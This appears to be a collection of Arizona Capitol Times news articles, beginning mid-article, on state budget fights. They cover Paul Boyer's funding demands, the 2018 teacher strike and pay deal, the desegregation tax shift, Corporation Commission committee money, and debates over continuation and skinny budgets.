All three universities would break even, with revenues generated surpassing the cumulative amount spent, by year 10 at the latest, according to Rounds’ analysis.
Universities and community collegeshave struggled to recover from budget cuts during the recession, including a budget deal in Ducey’s first term that cut $104 million from universities and zeroed out state funding for Maricopa and Pima community college districts.
The largest community college districts now only receive state funding for specific projects. Universities received $8 million in FY2019 and $35 million in FY2020, but nothing last year after the Legislature rejected nearly all one-time spending to pass its “skinny” budget at the start of the pandemic.
“They have to fight for it every single year,” Boyer said. “Last year they were asked to do more with less.”
His other budget demand is for $20 million in ongoing funding for firefighters with cancer, but he said that can be accomplished without directly appropriating money from the General Fund. Instead, he would divert money cities now pay the Department of Revenue for administering transaction privilege tax on their behalf.
As part of 2015 changes to sales tax laws, the department’ General Fund appropriation was reduced by roughly $20 million per year, with cities paying that amount in fees to cover the department’s costs administering sales taxes assessed by cities and towns.
There was an understanding that after three years cities would stop paying those fees and the General Fund money would again be used, but almost six years later that still hasn’t happened, Boyer said.Now, he has cities on board with continuing to pay the same fees, provided those fees are used for aid for firefighters who contract cancer from fighting fires.
“Cities are fine with continuing being taxed, but they want to spend it on what is a priority for them,” he said.
The plan would result in the Dept of Revenue likely needing about $20 million more from the General Fund, but Boyer said lawmakers had already committed to doing that in 2015.
This is the third year in a row that Boyer has threatened to withhold his budget vote to force concessions from his caucus, with varying success. In 2019, he and then-Sen. Heather Carter, R-Cave Creek, successfully extracted more opportunities for survivors of sexual abuse to seek justice in civil court, and millions more for affordable housing, school counselors and doctor training.
The two came prepared to fight again, this time for funding for firefighters and universities, in 2020, but then-Democratic leader David Bradley gave Republicans the 16th vote they needed on the “skinny” budget. Carter lost her primary to conservative Nancy Barto in part because of her budget tactics, while Boyer won re-election in his increasingly moderate district.
He now faces two separate recall attempts, tied to his decision earlier this year to block his caucus from moving to arrest Maricopa County’s elected supervisors when the supervisors stood in the way of senators completing another audit of the 2020 election. Boyer acknowledged that his new push for higher spending and fewer tax cuts won’t win him many friends in his party, but he said he wasn’t worried.
“I’m always prepared for blowback when it’s the right thing to do,” he said.
Rebuffing last-minute protests by educators picketing the Capitol, Republican lawmakers took the first steps Monday to providing a 9 percent raise this coming year for teachers.
But not necessarily all teachers.
The final version of the budget deal negotiated between GOP leaders and Gov. Doug Ducey puts $273 million into the $10.4 billion spending plan for the coming year specifically for teacher pay hikes.
But unlike Ducey’s original proposal, each school district will get its share as a bulk dollar amount. That, then leaves it up to board members to decide how to divide it up.
What that could mean is a larger bump at the bottom of the pay scale, both to attract new teachers and keep them in the profession. The state Department of Education estimates that 40 percent of new teachers leave after two years.
Some of that is because the job isn’t what they expected or other non-financial issues like workload. But state schools chief Diane Douglas, who has been a prime proponent of higher pay for teachers for years, has said that money is clearly a factor.
That same plan for bulk salary grants to school districts also will apply for the 5 percent pay hike proposed for the following school year and an additional 5 percent the year after that.
Along with that flexibility, the spending plan unveiled Monday also calls for more transparency, with new requirements for school districts to annually report on their web sites their average teacher salaries. House Speaker J.D. Mesnard said that ensures “this is all out there for people to see.”
Teachers rally outside the Arizona House of Representatives Monday, April 30, 2018, in Phoenix on their third day of walk outs. Teachers in Arizona and Colorado walked out of their classes over low salaries keeping hundreds of thousands of students out of school. It’s the latest in a series of strikes across the nation over low teacher pay. (AP Photo/Matt York)
None of this satisfied educators who remained on strike for a third day on Monday as they marched around the Capitol in what they hope will be a successful effort to convince lawmakers not to adopt the budget and pay-hike plan that Ducey has proposed. And all indications are that many teachers will remain on strike through at least today — and possibly until the budget is enacted at the end of the week.
Ducey and Republican lawmakers question the protests, pointing out it provides for a 19 percent increase in teacher pay, at least on average. But education groups are not confident that the funds will be there, particularly in later years, leaving open the possibility a future governor and future lawmakers could rescind the promise.
What’s also missing as far as educators are concerned are specific dollars earmarked for support personnel like janitors, reading specialists, counselors and bus drivers.
Ducey counters that his budget includes $100 million in additional district assistance, money that schools can spend on whatever priorities they have, whether repairs or other pay increases. But that, however, is only part of $371 million a year schools are supposed to have been getting all along for books, computers, buses and other minor repairs.
But the biggest complaint is that state aid on a per-student basis is less now than it was a decade ago, even before the effects of inflation are considered. The education groups want that $1 billion difference restored.
That question of whether the funds will be there to finance higher teacher pay is what’s behind an initiative to hike personal income taxes, at least on the wealthiest Arizonans, in an effort to raise $620 million.
But David Lujan, who chairs the Invest in Education campaign, denied Monday that financing increased aid to education this way is a kind of class warfare.
“Right now, lower and middle-income people are paying a larger portion of their income in taxes,” he said. “I think this is a fair way to go.”
In criticizing the plan, Glenn Hamer, president of the Arizona Chamber of Commerce and Industry, said that one big flaw is that there are not that many people in Arizona who are in those top tax brackets. The result, he contends, is that it would take only a few of the richest choosing to move — or find other ways of shielding their income — to drop the bottom out of the anticipated $620 million in annual revenues.
Lujan brushed that concern aside.
“The answer to volatility is making a more diverse economy,” he said.
“How do you get a more diverse economy?” Lujan continued. “One of the biggest ways is to invest in your public education system.”
But the most recent figures from the state Department of Revenue — from 2012 — suggest there aren’t a lot of people at the top end of the income scale to bear the burden. It found there were fewer than 15,000 filers in Arizona with a federal adjusted gross income of more than $500,000 out of more than 2.4 million tax returns.
Lujan also said that the proposal simply brings the taxes back to where they were before lawmakers started making cuts.
That, however, is not true. The tax rates that the initiative seeks to impose are actually higher than they’ve been in decades.
Prior to 1990, couples with taxable income of more than $15,480 paid income taxes at a rate of 8 percent. That year the Legislature put in a tax schedule closer to what exists now, with the top bracket being 7 percent for couples with taxable income of more than $300,000.
The initiative spells out that couples earning more than $500,000 pay $20,622 — a 4.1 percent blended rate for that first $500,000 that is identical to what they pay now — plus 8 percent of anything over that figure.
And at $1 million the tax bill becomes $60,622, a 6.1 percent blended rate for that first $1 million, as compared to a current bill of $43,322. Plus they would owe 9 percent of anything in excess.
“We wanted to hit it where it was people who were going to be able to afford it, who benefited from past tax cuts,” Lujan said.
The initiative actually differs in one key way from the original plan that had been unveiled late last week.
That would have required school boards to get approval from teachers and support staff for how they spend the money, essentially mandating collective bargaining on school districts. Lujan said Monday that controversial language now is gone.
If Arizona’s government were ever to shut down, 2021 would be the year.
Budget impasses have pushed the state near the breaking point before, including a long summer night 12 years ago when the Legislature blew past the end of the fiscal year and delivered budget bills to then-Gov. Jan Brewer just after sunrise on July 1, 2009.
But this year, as the unstoppable force of Gov. Doug Ducey’s desire for massive income tax cuts collides with the unmovable object of 47 Republican legislators who each effectively have veto power of their own, the end of the fiscal year is easier to see than any path to budget passage.
“When you cross into June, I think it’s certainly in the backs, and maybe not even the backs anymore, of everybody’s mind,” said Sen. J.D. Mesnard, R-Chandler. “When the session started, just knowing that we’d never faced this political balance before, a situation like this was always possible.”
If July 1 comes with no budget deal in place, Arizonans will likely see a local version of a scenario that’s played out multiple times in D.C. over the past several years. State parks would close indefinitely, construction would stop, non-essential government employees would be sent home until lawmakers and Ducey could reach a deal.
Clock Strikes 12, But…
The closest Arizona has come in recent years to seeing the government shutdown was in 2009, when the House and Senate passed their budget bills early the morning of July 1 and ignored the clocks and calendars showing the fiscal year was over. The Legislature came close in 1992, as well, under Gov. Fife Symington.
Brewer ended up vetoing the bulk of the budget bills in 2009, and calling lawmakers back for a special session, but she signed enough to keep the government running until a budget landed on her desk.
In this July 6, 2009, file picture, Arizona state Sen. Jorge Garcia, D-Tucson, right, talks with fellow senators Manny Alvarez, D-Cochise County, left, and Leah Landrum Taylor, D-Phoenix, on the Senate floor during a special session at the Arizona State Capitol in Phoenix. Arizona’s part-time legislators are on the job in midsummer after their inability to work out an on-time solution to the state’s budget trouble led them to crack a barrier they hoped to avoid. This year’s Legislature is coming dangerously close to missing the June 30, 2021, deadline to pass a budget. PHOTO BY ROSS D. FRANKLIN/ASSOCIATED PRESS
Mesnard, a Chandler Republican who worked on Senate staff in 2009, recalled that the Legislature just managed to pass a budget without any idea whether Brewer would sign or veto it.
“We were prepared for anything,” he said. “But what she did blunted the full impact of a shutdown, while also forcing negotiations to continuation.”
Brewer’s actions saved the state from having to deal with questions, including whether government employees who wouldn’t be allowed to work during a shutdown would receive back pay or be forced to use their vacation time for the days they couldn’t work, Mesnard said.
Beth Lewallen of Italicized Consulting was also a legislative staffer in 2009 under then-Senate President Bob Burns. She said everything came together in the eleventh hour, when lawmakers sent the budget to Brewer and the governor vetoed budget reconciliation bills and line-item vetoed a good chunk of the appropriations bill.
“She kept the funding in place to keep the government going without the additional detail in the BRBs and there were some big chunks that she line-item vetoed out, and then brought everybody back to the table,” Lewallen said.
Lewallen, who still closely follows the legislative process, said there are many similarities between 2009 and today. While she doesn’t think a shutdown will happen this year, she said the possibility is still concerning.
“I don’t think anyone really can quite prepare for how widespread that would be if it ever really did shut down,” she said, adding that there will be a lot of pressure to go around, but most will be on Ducey, who she said she can never see just letting a shutdown happen.
For instance, Lewallen recalled Ducey refusing to let the Grand Canyon close during a federal government shutdown in 2019, when he declared that Arizona would function if Washington, D.C., didn’t. Letting state parks close going into the Fourth of July weekend would be particularly bad, she said.
Federal Funds Shell Game
Some major state agencies would be able to continue providing services through a shutdown because they receive funding from outside the General Fund, said Will Humble, former state health director under Brewer.
The Department of Health Services receives federal funding and has employees that are paid with federal dollars, which means they could continue to work through any state shutdown. The agencies could also temporarily use federal grants to supplant state funding for other employees’ salaries.
“One of the things that you could do – and is kind of a shell game – where let’s say your chief procurement officer is on state money, and you have these important procurements that you have to get out, then you would switch their funding source to a federal grant temporarily and then you could pay it back later,” Humble said, adding that there are a couple other ways to go around the loss of state money on a short-term basis, if necessary.
Humble remembered meeting with Brewer’s staff and other agency heads to prepare a “short-term intervention,” where he said he was thinking about who on staff was paid from federal dollars
Overall, he said the Department of Corrections might be the agency with the most to worry about, but as long as the state manages to pass a budget soon after the end of the fiscal year, nobody except state employees would be in real danger.
“What actually happens in state government is you’ve got all these contracts that are out for these different services that people are providing for you, and you’ve encumbered that money, and then most of those contracts are cost reimbursement,” Humble said. “So, they provide the services, and then they turn in their reimbursement, and then they get paid after the fact. You could be well into the next fiscal year before the bills come due from the previous fiscal year on your contract.”
In 2009, DHS planned to use state Lottery funds to cover any funding gaps. Humble said DHS could now rely on the Medical Marijuana Fund, if it wanted to.
A Piece of the Surplus
Childrens Action Alliance CEO David Lujan, who was the House minority leader in 2009, joked that he tried to block out memories of the year and its many special sessions and budget shortfalls.
Throughout that year, Lujan remembers the Capitol being full of uncertainty about what would happen if the governor and Legislature couldn’t reach an agreement. At the time, Brewer was pushing for a ballot referral for a 1-cent sales tax increase for education and Republicans who controlled the Legislature balked.
In 2009, lawmakers faced a budget shortfall of $1.6 billion and growing. This year, state budget analysts predict a surplus of $2.6 billion, but Lujan said that only makes passing a budget more difficult.
“When you have a budget shortfall, all you can really do is cut, but when you have a budget surplus, you then have that contrasting argument of tax cuts versus more investments in state government,” he said. “You’re going to have these two very different opinions about how we should be using this revenue surplus, and then complicating that, you have very narrow majorities in both chambers.”
Ultimately, Republicans are probably going to have to work with at least a few Democrats to stave off a shutdown, Lujan said.
“The type of budget that they have put forward is something that you would typically see if they had a much larger majority,” he said. “It seems like it’s going to be very difficult to pass a flat tax, and the magnitude of tax cuts that could have the ability to decimate our future in this manner, with just a simple majority.”
Gov. Doug Ducey (Photo by Katie Campbell/Arizona Capitol Times)douhg
Homeowners in more than a dozen Arizona school districts will pay additional property taxes after lawmakers approved Gov. Doug Ducey’s budget deal May 3.
Those 18 school districts levy additional property taxes to provide funding for desegregation and student achievement efforts. They include programs designed to meet the demands of federal court orders or agreements with the U.S. Department of Education’s Office for Civil Rights in districts found to have racial disparities in their schools.
In nine of those districts, the additional levy contributes to taxes that exceed Arizona’s 1 percent cap on residential property levies. The state supplements the difference to ensure that taxpayers don’t bear the cost of taxes exceeding $10 for every $100 of property value.
But a simple shift in how desegregation taxes are classified will absolve the state of an estimated $18.9 million in supplemental funding in places like Tucson Unified School District, one of the state’s largest school districts and also one of the largest beneficiaries of desegregation funding. Budget analysts estimate that state dollars supplement TUSD desegregation funding to the tune of $16.7 million.
A provision in the budget deal struck by Ducey and GOP legislators shifts taxes for desegregation programs from the primary to the secondary property tax levy.
The move frees the state from having to provide money to offset taxes that exceed the 1 percent cap – the cap only applies to primary, not secondary, property taxes.
That means that TUSD homeowners would see their property taxes increase – enough to cover the $16.7 million the state would no longer provide to protect them from paying taxes above the 1 percent cap.
That translates to a 9-percent hike in property taxes for homeowners within the district’s boundaries, according to a letter sent to legislators by TUSD Superintendent Gabriel Trujillo.
Secondary taxes are typically voter-approved measures like bonds for K-12 school construction and maintenance, or overrides to provide schools additional dollars to spend. But language in the budget is said to specify that the desegregation levy doesn’t require voter approval.
Other desegregation school districts are also affected, though to a lesser extent, because a portion of their homeowners rebate will no longer apply to the desegregation levy. That’s because the homeowners rebate, like the 1 percent cap, only applies to primary property taxes, according to Chuck Essigs, lobbyist for the Arizona Association of School Business Officials.
Initially, there was one district where homeowners were protected from a property tax increase: Maricopa Unified School District.
The shift in tax structure will cost the district $602,600 in funding that would have been provided by the state, but a supplemental appropriation of state aid matches that amount, which ensures that homeowners who live within the boundaries of Maricopa Unified won’t see their tax bills increase.
The key difference between Maricopa Unified and the eight other districts affected the most by the desegregation shift? It’s represented by Republican legislators, said Senate Minority Leader Katie Hobbs, D-Phoenix.
“It’s just partisan dirty tricks,” Hobbs said. “You’ve got six people representing the small town of Maricopa, and they’re all Republicans. Everybody in Maricopa County loves to hate Tucson, especially Republicans, and loves to screw them over. This is one more way to do that.”
Sen. Steve Smith, R-Maricopa, said politics had nothing to do with the effort to grant a reprieve for MUSD.
“The district that’s being exempted, they are the lowest per pupil funded district out of this group of deseg schools,” Smith said May 1 in a committee hearing. The extra aid for Maricopa was later amended out of the budget.
GOP lawmakers have for years tried to get rid of desegregation dollars for schools, arguing that segregation and racial disparities are no longer an issue in Arizona.
“I don’t think these are Bull Connor racist schools that need money to force themselves into desegregation,” he said. “This is about simply giving extra cash, and requiring taxpayers throughout Arizona to pay for extra cash.”
Other organizations, like the Arizona Tax Research Association, have argued that it’s unfair that some, not all, school districts get to levy taxes for more dollars than others. Kevin McCarthy, president of ATRA, said the maneuver in the budget deal appears to co-opt at least one of his gripes with desegregation funds – that all taxpayers in the state are subsidizing extra taxes in a handful of school districts.
At least now taxpayers in desegregation districts will be the ones responsible for paying those extra personal property taxes, he said.
Democrats like Rep. Ken Clark, D-Phoenix, likened that argument to “victim blaming.”
“This would effectively force those school districts that suffer the most from segregation to pay for desegregation,” he tweeted April 30.
Bob Burns explains why he was the lone vote against selecting Tom Forese as new chairman of the Arizona Corporation Commission (Capitol Media Services photo by Howard Fischer)
Using money saved in part when the Arizona Corporation Commission got rid of an ethics attorney, the agency is now giving extra money to some commissioners to lead workshops on special issues.
And the idea of budgeting additional money for newly created committees, which the commission did not have before, led Commissioner Bob Burns to dissent from the commission’s budget request, a rare move meant to register his discontent with the program.
The committees were created by Chairman Tom Forese in March and doled out to Commissioners Andy Tobin, Boyd Dunn and Doug Little. Burns does not have a committee, and neither does Forese.
Each committee will get an additional $20,000 to spend on things like research, staffing or travel needs, said commission spokeswoman Holly Ward. The committees are considered a “pilot program” for budgeting purposes, and the amount will not exceed $100,000 for next fiscal year, she said.
There was also some money spent this year for the committees, she said, including an intern for Tobin’s water committee and some travel costs to go to rural areas, also for the water committee.
Little, however, told the Arizona Capitol Times he never held any meetings for his committee and didn’t spend any money it.
Burns said in his dissent letter, attached to the budget request sent to the Ducey administration, that this is the first time in his five years as a commissioner that he has dissented from a budget request.
Agencies send requests for spending to the Governor’s Office each fall, jockeying for limited available funds. Burns wrote that the funding for the committees is coming from “vacancy savings,” meaning money the commission hasn’t spent to fill vacant positions.
One of those positions left vacant, resulting in savings, is a legal counsel hired in 2015 to handle ethics issues and public records requests, Ward said. When the commission hired a new legal counsel, Andy Kvesic, he streamlined his team and is now doing records requests himself, so the position is no longer needed, Ward said.
But Burns believes these new committees don’t need additional money, and the money in question should go toward its intended purpose, paying for salaries. Burns notes in his dissent that his office coordinated seven workshops with more than 70 presenters a couple years ago without any additional funding.
“The perception is that this $100,000 will go to commissioners who support Chairman Forese’s agenda,” Burns alleges, adding that the commissioners who have committees are the ones who now routinely vote with Forese.
“It creates an appearance of a carrot and a stick model that can be used as leverage against members of the commission who ‘fall out of line’ with the commission chairman,” Burns wrote.
Burns also questioned the existence of the committees in general, saying they make the commission more like the Legislature, which “is a deviation from the Arizona Constitution.” The commission is supposed to be a fourth branch of government unlike the other three, and the committees centralize power in the chairman’s hands, Burns wrote.
Burns told the Arizona Capitol Times he dissented from the budget request because he didn’t know what other route he could take to say he disagreed with the committee spending.
“This whole thing of setting up committees is a farce, in my opinion,” Burns said.
Forese and Tobin want to make the commission more like the Legislature, and the committees serve that purpose, Burns said, adding that they’re being used similarly to the way the Legislature uses committee placements to gain leverage or punish people. He equated the committee system to a “chairman’s slush fund.”
“Guess who doesn’t have one?” Burns said.
Forese knocked down Burns’ claims that the committees centralize power, saying instead they are intended to give commissioners a way to go deeper into issues and become experts. Forese said there are a number of positions that won’t be filled at the commission, and the commission is looking for other ways to adopt “lean measures” the Ducey administration has prioritized.
And while it’s true that Burns doesn’t have a committee, Forese said he’s open to giving him one.
“He’s never asked me for one. We’ve never discussed it,” Forese said.
As far as making the commission more like the Legislature, Forese said that’s the whole point of the committees. He found the legislative committee process better for public interaction and deep discussion. In the past, commission chairmen have used their positions to dominate on key issues, and Forese wants to instead defer to other commissioners to lead on specific topics.
The budget request dissent falls into a pattern of disagreement between Forese and Burns, who have repeatedly clashed over Burns’ interest in disclosing election spending on Forese and Little’s 2014 race.
“If I signed a birthday card, Bob Burns would dissent,” Forese said.
Two Republicans joined Democrats Wednesday to kill a scaled-down state budget proposal.
Reps. Michelle Udall, R-Mesa, and Jake Hoffman, R-Queen Creek, joined all five Democrats on the House Appropriations Committee to kill 12 “continuation budget” bills on a series of 7-6 votes.
The proposal, which was an extension of this year’s spending adjusted for inflation and growth, would have raised total spending from $12.36 billion to $12.98 billion. The idea, House Majority Leader Ben Toma, R-Peoria, said on Monday, was to get something in place, then work out issues such as expanding empowerment scholarship accounts, spending more on water projects and an “accelerate and repeal” of last year’s income tax cuts.
House Appropriations Chairwoman Regina Cobb, R-Kingman, acknowledged at Wednesday’s meeting that a continuation budget was no one’s first choice, but said it at least provided a path forward.
“This is a protection for what our base is, and this is a protection of our budget that we’ve had in the past and our departments and agencies and everything that has services,” she said.
Cobb blamed the egos of other lawmakers for its failure and said if they are still in session at the end of June without a deal, they could be voting on another continuation budget.
“I feel like this is not helpful and this is where we started out, and I could see people digging in already,” she said. “And I had talks with several of you ahead of time about this … but because you didn’t get what you wanted you voted this way. That’s ego, and I felt that’s what kept us from moving this forward in this fashion.”
However, Democrats and the handful of progressive lobbyists who testified said a continuation budget would do nothing to address issues such as homelessness, education funding and climate change. Instead, they said, lawmakers should put the $5.3 billion surplus to use.
“We feel that this money could be used to make a real difference for our students and this budget as introduced does not take that opportunity,” said Brendan Foland, with the Arizona Education Association.
Udall also said lawmakers should address the state’s problems, while Hoffman called for spending and tax cuts instead of a continuation budget that would likely be followed by additional spending bills.
“Government is spending like crazy,” Hoffman said. “We have a $5.3 billion surplus. That doesn’t mean we’re doing a great job, that means we’re overtaxing the people we represent; we’re taking too much of their money. … I would love to have an actual skinny budget.”
The way House Speaker Rusty Bowers, R-Mesa, sees it, passing a continuation budget was the best opportunity to keep spending down.
“Let’s just say that there are some who wanted to cut spending and they had their chance today,” Bowers said after Wednesday’s vote.
For now, it’s back to the drawing board. The House had been scheduled to meet Thursday morning, but with no budget to vote on, both the House and Senate adjourned for the week after their floor sessions Wednesday. However, even if the budget had made it out of committee, it was likely doomed, with some Republicans in both the House and Senate voicing opposition and Gov. Doug Ducey also against it.
Democrats called on Republicans to work with them on a compromise instead of passing a budget with only Republican votes.
“It’s time to get to work on a true bipartisan budget that addresses our state’s most pressing needs while we have the resources to act, and which includes the voices of all Arizona communities,” said House Minority Leader Reginald Bolding, D-Laveen.
Bowers said Wednesday’s vote, and the dissension in his own caucus, raises the chances of that. But is it possible to craft something that could get some Democrats while keeping enough Republicans to pass?
“Hey, I’m not a magician,” Bowers said. “I’m just going to go to work.”
Bowers also said he hopes Ducey calls a special session soon, a tool that could be used to deal with some issues individually. Some Republicans floated the idea a month ago of calling one on either taxes or water.
“I hope they pull us in quick,” Bowers said. “I’d like to do something on the border as soon as possible.”
Senate President Karen Fann, R-Prescott, said after the vote that she has been dealing with similar divides in her caucus to what she saw in the House. She also raised the possibility of a bipartisan budget and said she has reached out to Democratic leadership for a list of their priorities.
“Anything can happen,” Fann said. “You know it’s just one of those deals, we’re just trying to get a budget put together, and some of us would like it to be a nice bipartisan budget if we can get there. Right now, we’re sitting in the same position that we were last year, and it took us 171 days. And the position is, we have one member that is trying to dictate the whole thing.”
Fann mentioned Sen. Michelle Ugenti-Rita, R-Scottsdale, who has been calling for more tax and spending cuts, and Sen. Paul Boyer, R-Glendale, who has a strained relationship with Fann and who has called for a grand bargain both raising education spending and expanding ESAs. Boyer has been working with Sen. Sean Bowie, D-Phoenix.
“Those two have been working together the whole time,” Fann said. “You have a Republican and a Democrat working together against their caucuses too … they have their own third caucus.”
Capitol Times Reporter Camryn Sanchez contributed.
Legislative leadership is considering a “skinny budget” this year after struggling to get consensus on big projects.
This would be a continuation of the baseline budget that the Legislature passed last year, meaning no funding would go into expensive new items that have been discussed like the border wall and an education package.
“There are members that don’t want it. There are members that do want it. There are members that are hoping that we can get a regular budget done and they’re willing to continue a few conversations, but they’ve also expressed that if we can’t get it together, they don’t want to be here for another 171 days like last year,” Senate President Karen Fann, R-Prescott, said on Thursday.
Karen Fann
The Senate GOP needs 16 votes to get a partisan budget through, but Sen. Paul Boyer, R-Glendale, is making that process difficult. He is not communicating with Fann and wants large investments into several projects. Rather than working with Boyer or the Democrats, Fann and Sen. David Livingston, R-Peoria, suggested that the chamber pass a condensed budget and go home early.
Livingston addressed the Senate floor on Tuesday asking his colleagues to consider the idea in the name of mitigating inflation. Inflation isn’t the only driving factor behind this, however.
For one thing, several lawmakers are in competitive races and want to get out to campaign for their upcoming primaries.
Republicans seem to be doing very well in the early stages of campaigning, where Democrats couldn’t produce as many candidates as they did in 2020’s legislative races. This likely means a larger Republican majority next year. If the Senate passes a skinny budget now, a larger Republican body will have more money to play with next year. Fann said that’s another factor that has come up.
Livingston said that because of the one person majorities in the House and Senate, each member thinks they can make demands, “Nobody is on the same page.” Livingston wants members to respect the will of party leadership but says there’s no such consensus. “If you have consensus, you can do more things and more funding – that works too – but you have to have consensus.”
Livingston commented on Boyer’s plan to create a new $900 million school funding project.
“He doesn’t have 16 votes,” he said. “There’s no Senator that does, and that’s why you don’t do this by individuals.”
Sean Bowie
Democrats including Sen. Sean Bowie, D-Phoenix, and Sen. Lela Alston, D-Phoenix, predicted that the session will last into July. Bowie said that a holdup Republicans might have about an early sine die is that it gives the governor the power to call legislators back into a special session against their will. Another is that they might not have the votes to do it. Bowie for his part, doesn’t want to throw in the towel and pass a skinny budget. He is one of the only Democrats Republicans are willing to negotiate with and is willing to compromise on a big budget.
“Let’s all hold hands and go out on a high note,” he said.
Some of the bills that Republicans still need to move out of the Legislature are the Prop 400 transportation tax extension, homelessness mitigation bills and legislation authorizing the expansion of I-10.
For the past two weeks the Senate has not been able to vote on any partisan bills because various members have been absent. Boyer left the Senate floor on Monday and hasn’t been seen since, blocking the legislature from getting through their bill agendas or passing a Republican budget anytime soon.
Gov. Doug Ducey’s spokesman CJ Karamargin suggested that a skinny budget wouldn’t be the governor’s favorite option, asking, “Do you think it’s likely that a skinny budget is even going to happen?” In January, Ducey spoke about investing $1 billion for a new water authority agency and other smaller items.
Senate President Karen Fann brought up the possibility of a special session two weeks ago, but since then only Livingston has advocated for it in the Senate. Republican Senators Michelle Ugenti-Rita, R-Scottsdale, Paul Boyer R-Glendale and T.J. Shope, R-Coolidge are some of the members who have said they don’t want to end early.
Democrats are also wary of passing a skinny budget in a year with such narrow margins where they could potentially get some small projects approved. Sen. Martín Quezada, D-Tempe, said that it would be a failure of Fann’s leadership.
Ugenti-Rita argued that the “skinny budget” under consideration is a misrepresentation of what is a bloated baseline budget from last year.
“There’s no way I’m going to vote that budget out without dealing with the $5 billion carry forward balance we have,” she said on Wednesday. “It’s our job to provide significant tax relief. … It would be irresponsible to leave that money on the table.”
Senators aren’t the only legislators who feel this way, Rep. David Cook, R-Globe, also said he opposes passing a “skinny budget.”
“We don’t need to push our work off,” Cook said. “We don’t need to jump through hoops or try to out-maneuver during the budget cycle. What we need to do is sit down and get the work done and have what I call clean, open, honest conversations,” about the budget.
David Cook
Cook said his budget priorities include paying down the state’s pension debt and a six-month suspension of the state’s 18-cents per gallon gas tax, which he said would give immediate relief to Arizonans struggling with rising prices. This idea has support in Arizona from both some federal and state lawmakers; U.S. Sen. Mark Kelly has introduced a bill to suspend the federal tax, and a few Arizona lawmakers, including Sens. Warren Petersen, R-Gilbert, and Wendy Rogers, R-Flagstaff, have, like Cook, said they want to suspend the state’s. However, Ducey has said he opposes it.
“There are a lot of things to address in the state’s budget this year that can be addressed and should be addressed, and I have faith in leadership at the Legislature and the governor to put together a comprehensive overall budget,” Cook said. “I am looking forward to reviewing whatever proposal they come up with. My personal priorities are in current legislative bills. My funding priorities are well known, and the continued reduction of state debt remains one of my top issues. And the idea of suspending the gas tax, under what I’ve suggested, would put $800 million into the people, small businesses and our economy over the next six months.”
Some of the potential budget items that are too controversial for other Senators to get on board with include appropriating millions of dollars for a border wall, a flat tax cut, and a universal expansion of empowerment scholarship accounts, or ESAs.
Bowie said he is willing to support a budget that includes ESA expansion, but not the border wall appropriation. Other than that, his demands have bipartisan support including a bill for earned income tax credits, which he is sponsoring, and the governor supports.
The House Rules Committee voted on April 11 to allow for the introduction of budget bills whenever they are ready, but House Majority Leader Ben Toma, R-Peoria, and Speaker Rusty Bowers, R-Mesa, didn’t say when they expect a budget to be introduced. It didn’t happen this week – the House adjourned for the week after its floor session Tuesday. House Republican spokesman Andrew Wilder said he doesn’t know what will happen when the House reconvenes on Monday; only a few mostly noncontroversial floor votes and a conference committee meeting have been scheduled so far.
Toma didn’t return a call from the Capitol Times on Thursday, but he told the Arizona Republic earlier this week that there have been talks there of passing a baseline budget and addressing other issues such as tax cuts, empowerment scholarship accounts and water later. He also said any deal to increase public school funding would include ESA expansion for all students, with more for poorer students and the amounts students would get staggered based on family income.
Fann said on Thursday that although Arizona has a relatively large pool of money to draw from, only a small amount of that is “ongoing funding” which many lawmakers want to use for their projects.
“Our dilemma right now is we have a couple of our members that are asking for a lot of ongoing money that pretty well, between them and the governor, pretty well eats up all of the ongoing money, which leaves nothing left for anybody else,” she said. One time funding can be used for one-time fixes like highway infrastructure projects, but ongoing funding is needed to give raises to people like public safety officers, which some members want. Fann said there is about $1.3 billion in ongoing funding to parcel out and with everyone making demands, that’s relatively little. “We’ve got to be able to sit down and talk through this because everybody is going to want something,” she said.
Capitol Times Reporters Nathan Brown and Nick Phillips contributed.
Arizona Republican Gov. Doug Ducey, middle, pauses as he gives his state of the state address as he is flanked by House Speaker J.D. Mesnard, left, R-Chandler, and Senate President Steve Yarbrough, right, R-Chandler, at the capitol, Monday, Jan. 8, 2018, in Phoenix. (AP Photo/Ross D. Franklin)
Gov. Doug Ducey has faced difficult legislative sessions before.
He has handled tight budgets, contentious issues and a slew of criticism from legislative Democrats.
But this session was on another level.
The “Red for Ed” movement and corresponding teachers strike that closed schools across the state were new for Ducey. As was working to ink a budget deal as tens of thousands of angry, crimson-clad educators protested outside his office.
For Ducey, this session — the final one in this term — was a wild, new lesson on governing.
This session was far less predictable than those prior, said lobbyist Chuck Coughlin.
Education issues took over the discussion and completely dominated the later half of the session.
But that education fight has been quietly festering for years, since Ducey took office in 2015 and proceeded to cut nearly half a billion from existing programs in order to right the financial ship, Coughlin said.
The fight for more K-12 education funding has been percolating ever since, until it spilled out into the public this year as a result of national momentum and Ducey being up for re-election this fall, he said
“It was all a prelude to this dance here,” Coughlin said. “It was a boiling point.”
Even though some of Ducey’s priorities — like school safety and water policy reform — fell to the wayside as he focused on the teacher pay issue, necessitated by the horde of teachers on the Capitol lawn, the governor considers this to have been a successful session.
He brokered a budget deal with the Legislature to boost Arizona’s average teacher pay by 19 percent over the next three years.
“Of course these dollars are there to reward our teachers. They’re also there to retain our teachers and to bring new teachers into K-12 education,” Ducey said after session. “We’re excited we were able to get it over the finish line.”
Not everyone is as excited about the pay raises as the state’s top executive. “Red for Ed” leaders and the teachers camped out in front of the Capitol criticized Ducey’s plan as not going far enough.
And Ducey’s teacher pay plan was enough to convince former Secretary of State Ken Bennett to jump into the governor’s race, potentially giving the governor an intraparty challenge. Bennett has called Ducey’s plan fiscally irresponsible.
Even at the beginning of session, Ducey planned to boost K-12 funding this year. In his January “State of the State” speech, Ducey promised to boost K-12 funding and direct 80 percent of new funding toward public education, but that funding boost only initially included a 1-percent raise for teachers.
Arizona teachers demanded more. After weeks of demonstrations around the state, Ducey partially delivered.
But before he could, he received some negative feedback from his predecessor Gov. Jan Brewer, which was unusual in and of itself. As teachers marched on the Capitol, Brewer took aim at Ducey for creating the situation.
In a TV interview, she acknowledged that it is unusual for a former governor — one of Ducey’s own party no less — to criticize the sitting governor. Normally Brewer is a “good former governor” and keeps her mouth shut, she joked. But the teachers strike was too much for her to keep quiet.
The former governor said the days-long “Red for Ed” rally was totally out of control, putting some of the blame on Ducey. She doubted Ducey’s plan for pay raises would pass, and she called the Senate’s choice to adjourn on the first day of the teacher walkout a “slap in the face” to the governor as he worked to iron out a budget deal.
Ducey faced a few other bumps throughout session, but none as prominent as the “Red for Ed” strike.
In March, a pedestrian was killed by a self-driving Uber vehicle. Ducey has long championed autonomous vehicle research, but some blamed the governor for the pedestrian death because he has welcomed the emerging technology to the state with little-to-no oversight.
